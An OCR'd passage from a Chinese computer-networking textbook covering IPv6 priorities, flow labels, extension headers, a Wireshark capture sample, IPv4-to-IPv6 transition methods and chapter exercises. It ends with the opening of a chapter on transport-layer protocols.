当网络出现拥塞时，如果源主机能够自适应地降低数据的发送，这样的数据流称为拥塞控制的数据流。例如，TCP 使用了滑动窗协议，能够容易地对网络数据流量做出反应。在这种情况下，包可能被延迟、丢失或乱序。拥塞控制的数据被分配为 0～7 级优先级，优先级 0 是最低级，优先级 7 是最高级，如表 4.9 所示。

表 4.9　拥塞控制的数据流优先级

优　先　级	含　　义	优　先　级	含　　义
0	普通数据流	4	需关照的块数据流
1	后台数据	5	保留
2	无关照的数据流	6	交互式的数据流
3	保留	7	控制数据流

普通数据流：优先级 0，对该数据包不定义优先级。

后台数据：优先级 1，这些数据通常是在后台提供的，例如实时提交的新闻等数据。

无关照的数据流：优先级 2，用户并不急等着接收该数据。例如电子邮件等，邮件的用户并不知道邮件是何时到达的。另外，在邮件被转发之前总是先存储着，允许有些延迟。

需关照的数据流：优先级 4，用户等待着接收该数据，但可以有一点延迟，例如 FTP 和

HTTP 等协议。

交互式的数据流：优先级 6，例如 TELNET 协议，通信的双方在实时进行数据交互。

控制数据流：优先级 7，是最高优先级。例如 OSPF 和 RIP 等路由协议，以及管理协议 SNMP 等，都属于此最高优先级。

(3) 无拥塞控制的数据流

此类数据流希望最小的传输延迟，不希望被抛弃，大多数情况下是不可能重传的。源主机并不会去适应网络拥塞。实时的音频和视频就属于此类数据流。

无拥塞控制的数据流的优先级从 8 至 15。虽然还没有任何实际的标准被分配给这样类型的数据，这些优先级是基于丢弃 IP 包会给收到的数据的质量带来多大影响而定的。包含了较少冗余信息的数据(例如高倍压缩的低分辨率的音频和视频)通常分配较高的优先级 15，而包含了较多冗余信息的数据(例如高保真的音频和视频)分配给较低的优先级 8。

(4) 流标签

如果从一个源主机发送到一个目的主机的一系列的包需要得到路由器的特别的处理，这些就称为包的流(flow of packets)。源地址和流标签的组合，唯一地定义了一系列包的流。

对于路由器，一个流就是具有共同属性的一系列的包，例如，有同样的传输路径、使用同样的资源、有同样的安全类型等。支持流标签处理的路由器有一个流标签表，表中对每个传输的流标签都有一个表项，每个表项定义了该流标签所需要的服务。当路由器收到一个包时，就对照包中的流标签和自己的流标签表，然后给该包提供相应的服务。注意，流标签并不向流标签表提供它所需要的服务的信息，表中的这些信息是通过其他方式提供的，例如跳对跳的选项(Hop by Hop Options)或者其他协议。

最简单的工作方式是，流标签被用来提高路由器对包的处理速度。当一个路由器收到一个包后，不用去查询路由表和通过一个路由算法来确定下一跳的地址，而是很容易地从流标签表中查到该包需要转发的下一跳的地址。

在较复杂的工作方式下，流标签被用来支持实时的数字音频和视频的传输，它们需要高的带宽，大的缓存，较长的处理时间等网络资源。通过一个进程可以在传输实时数据之前就先将传输所需的这些网络资源预留起来，以保证其实时性。使用实时数据和网络资源预留，在 IPv6 之外还需要其他协议，如实时协议(Real-Time Protocol，RTP)和资源预留协议(Resource Reservation Protocol，RSVP)。

为了有效地利用流标签，定义了 3 条规则：

① 流标签是由源主机指配给一个包的，标签是介于 1 和 $2^{24}-1$ 之间的一个随机数。当此数据包的流还在传输时，源主机不能将同样的一个流标签分配给另一个新的流使用。

② 如果一台主机不支持流标签，就将此字段置 0。如果一台路由器不支持流标签，就忽略该标签。

③ 属于同一个流的所有包都有相同的源地址、相同的目的地址、相同的优先级和可选项。

(5) IPv4 与 IPv6 头部的比较

① 在 IPv6 头部中取消了头部长度字段，因为 IPv6 的头部长度是固定的。

② 在 IPv6 头部中取消了服务类型字段，它的功能由优先级和流标签字段的组合来

替代。

③ 在 IPv6 的头部中取消了总长度字段，由载荷长度字段替代。

④ 在 IPv6 的基本头部中取消了标志（identification）、标记（flag）和分段偏移量（offset）字段。它们被包含在分段扩展头部中。

⑤ 在 IPv6 头部中生存期字段被称为跳数限制（Hop Limit）。

⑥ 上层协议字段被下个头部字段取代。

⑦ 头部校验和被取消了，因为校验和的检错功能在上层协议中已提供了，网络层不再需要。

⑧ IPv4 中的可选项字段等同于 IPv6 中的扩展头部。

3. IPv6 数据包的扩展头部

IPv6 的基本头部长度固定为 40 字节。为了扩展数据报的功能，基本头部后面可以有最多 6 个扩展头部。扩展头部有 6 种类型，其中一些在 IPv4 中属于可选项，如图 4.24 所示。




图 4.24　IPv6 的扩展头部类型

跳对跳选项：用于当源主机需要将信息传给该数据经过的所有路由器时。目前只定义了 3 种选项：填充 1（Pad 1）、填充 N 和巨大的载荷（Jumbo Payload）。填充 1 选项长度 1 字节，用于列队（Alignment）的目的。填充 N 的概念与填充 1 相同，差别在于填充 N 用于当 2 个或更多的字节需要列队的时候。巨大的载荷选项用于标明比 65 535B 还长的载荷。

源路由：源路由扩展头部的概念综合了 IPv4 中的严格源路由和不严格源路由的选项。

分段：分段的概念与 IPv4 中的分段相同。但是分段的处理不同，在 IPv4 中，当 IP 包的长度大于传输经过的物理网络的最大传输长度 MTU 时，源主机或路由器就要对 IP 包进行分段。在 IPv6 中，只有源主机可以分段。源主机必须使用通道 MTU 发现的技术来检测出传输路径上的所有网络中最小的 MTU，然后源主机就按此最小 MTU 进行数据分段。

认证：它有两个目的，用于确认消息的发送者，以及保证数据的完整性。

加密的安全载荷：用于保密和防止窃听。

目的主机选项：用于当源主机要将信息只传给目的主机时，途中的路由器不允许访问这些信息。

IPv4 的可选项与 IPv6 扩展头部的比较：①在 IPv4 中的无操作和选项结束被 IPv6 中的填充 1 和填充 N 所替代。②在 IPv6 中不使用记录路由选项。③在 IPv6 中不使用时间戳。IPv6 增加了加密安全载荷扩展头部。④IPv4 中的源路由选项，在 IPv6 中是源路由扩展头部。⑤IPv4 基本头部中的分段偏移量字段，在 IPv6 中移动到分段扩展头部中。

4. 网络捕获的 IPv6 数据包样本

图 4.25 所示为用 Wireshark 从以太网中捕获的一个 IPv6 包的样本。与图 4.15(b)所示的 IPv4 包的上下层协议的封装顺序是相同的,差异仅在于包中网络层的 IP 协议是不同的版本和结构。

```
No. . Time  Source                            Destination          Protocol Info
  1 0.0  3ffe:507:0:1:200:86ff:fe05:80da   3ffe:501:4819::42    DNS  Standard query ANY itoju

⊞ Frame 1 (90 bytes on wire, 90 bytes captured)
⊞ Ethernet II, Src: Megahert_05:80:da (00:00:86:05:80:da), Dst: 3com_07:69:ea (00:60:97:0
⊟ Internet Protocol Version 6
  ⊞ 0110 .... = Version: 6
    .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
    .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
    Payload length: 36
    Next header: UDP (0x11)
    Hop limit: 64
    Source: 3ffe:507:0:1:200:86ff:fe05:80da (3ffe:507:0:1:200:86ff:fe05:80da)
    Destination: 3ffe:501:4819::42 (3ffe:501:4819::42)
⊞ User Datagram Protocol, Src Port: wusage (2396), Dst Port: domain (53)
⊞ Domain Name System (query)
```

图 4.25　用 Wireshark 捕获的以太网中一个 IPv6 包的样本

从图 4.25 中可看到:

(1) 此数据帧在网络上的长度为 90B,实际捕获 90B。

(2) 数据链路层是 100Mbps 以太网(Ethernet Ⅱ),内含源和目的 MAC 地址。

(3) 这是 IPv6 包,流量类型为 0,流标签为 0,载荷长度 36 字节,内封装 UDP 包,跳数限制 64,源和目的 IPv6 地址。

(4) 内封装的 UDP 包,源端口 2396,目的端口 53。

(5) 应用层协议为域名解析协议的查询请求。协议数据封装顺序是 eth:ipv6:udp:dns。

4.2.4　从 IPv4 网络到 IPv6 网络的过渡技术方案

互联网上运行的巨大数量的设备不可能短时间内从 IPv4 转换为 IPv6,过渡期是较长的。过渡应当是平滑地进行,防止出现任何问题。互联网工程任务组 IETF 为此提出了 3 种建议的过渡方案:双协议堆栈模式、隧道模式、IP 头部转换模式。

1. 双协议堆栈模式

此方案中,过渡时期内所有互联网的主机和路由器都同时运行 IPv4 和 IPv6 两种协议,如图 4.26 所示。当要发送包给目的主机时,源主机先查询域名系统 DNS,如果得到的是 IPv4 地址,那么源主机就发送 IPv4 包,如果是 IPv6 地址,就发送 IPv6 包。




图 4.26　双协议堆栈的过渡模式

2. 隧道模式

当两个使用 IPv6 的计算机系统要通过一个 IPv4 的区域网络进行通信时,可以使用隧道模式。通过此区域的包必须有 IPv4 的地址,当 IPv6 的包进入该区域的网关路由器时被封装到 IPv4 的包中,当它离开该区域时被解封装还原。这种模式就像通过了一个隧道,在入口端 IPv4 的包将 IPv6 包当成载荷数据进行传输,并将 IPv4 头部的协议字段设为 41,用以表明这是隧道模式的 IP 包,到达隧道的出口端时,将 IPv6 包还原输出,如图 4.27 所示。




图 4.27 利用 IPv4 网络传输 IPv6 包的隧道模式

3. IP 头部转换模式

当互联网的大部分已经升级成为 IPv6 网络后,如果还有部分系统是 IPv4,就可以用 IP 头部转换模式。此时发送方使用 IPv6,但是接收方还在使用 IPv4,不适合用隧道模式。而是将 IPv6 的头部完全转换为 IPv4 的头部,如图 4.28 所示。头部转换使用地址映射的方式,下面是将 IPv6 头部转换为 IPv4 的一些过程:

(1) 取出 IPv6 地址中的最右 32 位,作为 IPv4 的地址。

(2) 将 IPv6 的优先级字段抛弃。




图 4.28 在 IPv6 网络中采用头部转换模式与 IPv4 主机兼容

(3) 将 IPv4 头部中的服务类型字段的值设为 0。

(4) 计算 IPv4 的头部校验和,并将计算结果插入该字段。

(5) 不用 IPv6 的流标签。将 IPv6 的兼容的扩展头部转换为 IPv4 的可选项,丢弃不兼容部分。计算 IPv4 的头部长度,并将该值插入相应字段。

(6) 计算 IPv4 的总长度,并将值插入头部的相应字段。

4.3 本章要点

(1) 在网络层,每一个主机和路由器必须指配一个全球唯一的 IP 地址标识,才能将数据包在主机与主机之间传输。IPv4 地址长 32 位,用于在互联网上唯一地标识一台主机或路由器。

(2) 在分类表示的 IP 地址中,用于标识网络的部分称为网络 ID,用于标识主机的部分称为主机 ID。IPv4 地址分为 5 类,可用第 1 字节判定地址的类别。A、B、C 类地址用于单

播,它们的差别在于每个网络的主机地址数不同。D类地址用于组播,E类保留。

(3) 子网划分技术可将大的网络分为若干较小的子网,在分层的IP地址中增加了一个子层。超网技术可将几个网络组合为一个大的网络。

(4) 在无类地址方案中,可将地址空间分为可变长的地址块。块的划分有3个限制:每个块内的地址数必须是2的指数,必须包括用于区分地址块的子网掩码,地址块内的第1个地址号必须能被块内的地址数整除。

(5) 在CIDR表示中,无类地址中的掩码用前缀长度/n表示。块中的第1个地址就是将地址最右边的32－n位比特置0。块中的最后一个地址是将地址最右的32－n位比特置1。块中的地址数等于2^{32-n}。

(6) 全球互联网地址由ICANN分配,它将大地址块分配给ISP,ISP再将小的地址块分配给单位和个人用户。

(7) IPv6地址空间128位,可用十六进制加冒号分段表示,可采用缩写方式。IPv6地址分为3类:单播、任播和组播。可变长的前缀部分定义了地址的类型。

(8) IPv4是一个不可靠的无连接的协议,用于从源到目的主机之间的IP包传输。IP包由20～60B长的头部和载荷数据组成。头部的固定部分长20B,可选部分的长度可变,最大为40B。头部可选部分用于网络测试和检错。IPv4载荷数据的最大长度65 535B。

(9) MTU是各类网络的数据链路层协议所能封装的最大字节数,不同网络的MTU不同。当网络的MTU小于IP包长度时,要将IP包分段传输。

(10) IPv4的可选部分有6类,其功能分别是:放在可选部分之间的用于调整的目的、填充、记录数据报的路由,由发送方指定的严格的传输路径,指定IP包选择访问的路径,记录路由器的处理时间。

(11) IPv6包由基本头部和载荷组成,它的头部格式经过了改进,增加了新的选项,允许扩展,支持网络资源预留,增加了安全性。它的扩展头部增加了功能。

(12) 从IPv4网络到IPv6网络的过渡技术方案有3种模式:双协议堆栈模式,隧道模式,头部转换模式。

习题与实践

1. Internet上一个网络的子网掩码为255.255.240.0。请问它最多能够处理多少台主机?

2. 某ISP分配到网络地址为150.80.0.0/16。他想把这些地址分配给2600个用户:

a. 第一个群拥有200个中型商业机构,每个机构需要128个地址;

b. 第二个群拥有400个小型商业机构,每个机构需要16个地址;

c. 第三个群拥有2000个住户,每个住户需要4个地址。

设计子网,并找出安置结束后仍然可用的地址有多少个?

3. 下列地址各是什么类型?

a. 0::0　　b. 0::FFFF:0:0

c. 582F:1234:2222　　d. 4821::14:22

e. 54EF::A234:2

4. 把下列地址表示成 IPv6 地址。

a. 与 IPv4 地址 129.6.12.34 兼容的地址

b. 映射 IPv4 地址 129.6.12.34 的地址

5. 某机构被授权使用网络地址 16.0.0.0/8。其管理员想要创建 500 个定长子网。试找出：

a. 子网掩码　　b. 每个子网的地址数量

c. 子网 1 的首末地址　　d. 子网 500 的首末地址

6. 在路由器之间传送时，IPv4 头部的哪个字段会发生变化？

7. 利用 Wireshark 捕获网络中的 IPv4 包，参照图 4.15(b)所示的案例，分析和解释 IPv4 包中各字段的内容和用途。写出实验分析报告。

8. 利用 Wireshark 捕获网络中的 IPv6 包，参照图 4.25 所示的案例，分析和解释 IPv6 包中各字段的内容和用途。写出实验分析报告。

9. "尽力而为地传输"(best effort transfer)的含义是什么？为什么说 IP 通信是尽力而为的通信？

10. 在 IPv6 中，一个包的生存时间受头部中________字段的限制。

a. 版本　　b. 优先权　　c. 下一个头部　　d. 跳数限制

e. 邻近方通告

11. 给出路由器 R1 的路由表如下，请确定网络的拓扑结构。

掩　码	网络地址	下一跳地址	接口号
/27	202.14.17.224	—	M1
/18	145.23.192.0	—	M0
默认	默认	130.56.12.4	M2

12. 从 www.freenet6.org 获取一块 IPv6 地址空间，同你的本地计算机建立一个 IPv6 隧道。有些测试站点(http://ipv6-test.singnet.con.sg)会报告你是否通过 IPv6 连接。写出实验报告。

13. 简述 CIDR 和 NAT 在解决 IPv4 地址空间短缺问题中所起的作用。你的计算机上网时使用的 IP 地址是什么？属于什么类型的 IP 地址？

14. 讨论一个能够使用 IPv6 的应用程序(如电子邮件服务)中需要包含什么条件？

15. 在一台网络计算机上，利用 Wireshark 网络协议分析软件捕获本机的网络端口数据，分析自己的计算机与其他网络计算机之间的实际通信过程，对照图 1.15 的协议关系解读每个数据包的结构，写出实验报告。

第 5 章　传输层协议及其攻击案例

互联网模型中的传输层有 3 个协议：用户数据报协议(UDP)，传输控制协议(TCP)，数据流控制传输协议(SCTP)。本章首先讨论较简单的 UDP 协议，然后介绍 TCP 协议，对新增加的 SCTP 协议做一些简介，它适合于多媒体通信等领域的多宿和多数据流的应用。

传输层负责将整个消息报文(Message)进行“进程对进程(Process to Process)”的传输，“进程”指的是在网络主机中运行的一个运用程序。而网络层负责的是将单个的 IP 包进行“源主机对目的主机”的传输，它并不关心这些 IP 包之间的关系，它对每个包的处理是独立的。传输层则要保证整个消息报文以正确的顺序传输到位，要进行差错检测和流量控制。

在一台网络主机上通常要同时运行多个不同的应用程序，因此除了将消息从源主机传输到目的主机之外，还要考虑将源主机的一个特定的进程数据传输到目的主机的一个特定的进程。因此传输层的头部必须包含有 OSI 参考模型中的“服务访问点地址”，也就是端口号地址。

传输层协议可以是无连接的或面向连接的。无连接的传输层协议将每个数据报作为一个独立的包传输给目的主机。而面向连接的传输层协议在传输数据包之前，必须要与目的主机的传输层建立连接，当所有的数据传输完后，要终止此连接。

在传输层，消息报文被分割为长度适于传输的数据段。无连接的协议(如 UDP)将每个数据段独立传输。而面向连接的协议(如 TCP 和 SCTP)要给每个数据段进行顺序编号，以建立各段之间的排列关系。

与数据链路层的功能相同的是，传输层也要进行流量控制和差错控制，但不同的是，传输层的流量控制和差错控制是在终端主机与终端主机的相同进程之间进行，而数据链路层的流量控制和差错控制只是在一个网段的两个节点内进行。传输层的用户数据报协议不进行流量和差错控制，但是另外两个协议 TCP 和 SCTP 要使用滑动窗进行流量控制，使用确认(ACK)进行差错控制。

很多危害网络安全的恶意行为也是利用传输层协议进行的，本章给出了一些实际案例分析。

5.1　进程对进程的传输

如图 5.1 所示：

(1) 数据链路层的职责是将数据帧在一个网段上相邻的两个节点(node)之间传送，称为“节点对节点的传输”。数据帧的传递使用 MAC 地址寻址。

(2) 网络层的职责是将 IP 包在两台网络主机之间传送，称为“主机对主机的传输”。IP 包的投递使用IP 地址寻址。

(3) 互联网的通信是发生在两个应用程序之间的，例如用 IE 浏览器访问 Web 网页，因此需要的是“进程对进程的传输”。在互联网通信的任一时刻，在源主机上都可能有几个不




图 5.1　互联网通信中各层的功能和寻址方式比较

同的进程同时运行(例如电子邮件、Web 访问、QQ 聊天等),也有几个不同的进程运行在目的主机上。为了实现各不同进程数据传输的准确寻址,需要将某一进程的数据从源主机的某一端口地址传输到目的主机上运行的代表同一进程的某一端口地址上。传输层的职责是将数据段(segment,报文的一部分)或数据报(完整的报文)进行“进程对进程的传输”,使用端口地址寻址。

1. 客户/服务器模式

虽然有几种不同的方式都可以进行“进程对进程的传输”,例如图 1.5 所示的 P2P 对等协议的应用,但是用得最多的是客户/服务器的模式。在本地主机上运行一个称为“客户”的进程,与运行在远端主机上称为“服务器”的进程连接以获取服务。这两个进程(客户/服务器)有同样的名称,例如,要进行 Web 浏览,在本地主机上要运行 HTTP 的客户进程,通过网络访问运行在远端主机的 HTTP 服务器进程,以获取网页的信息。

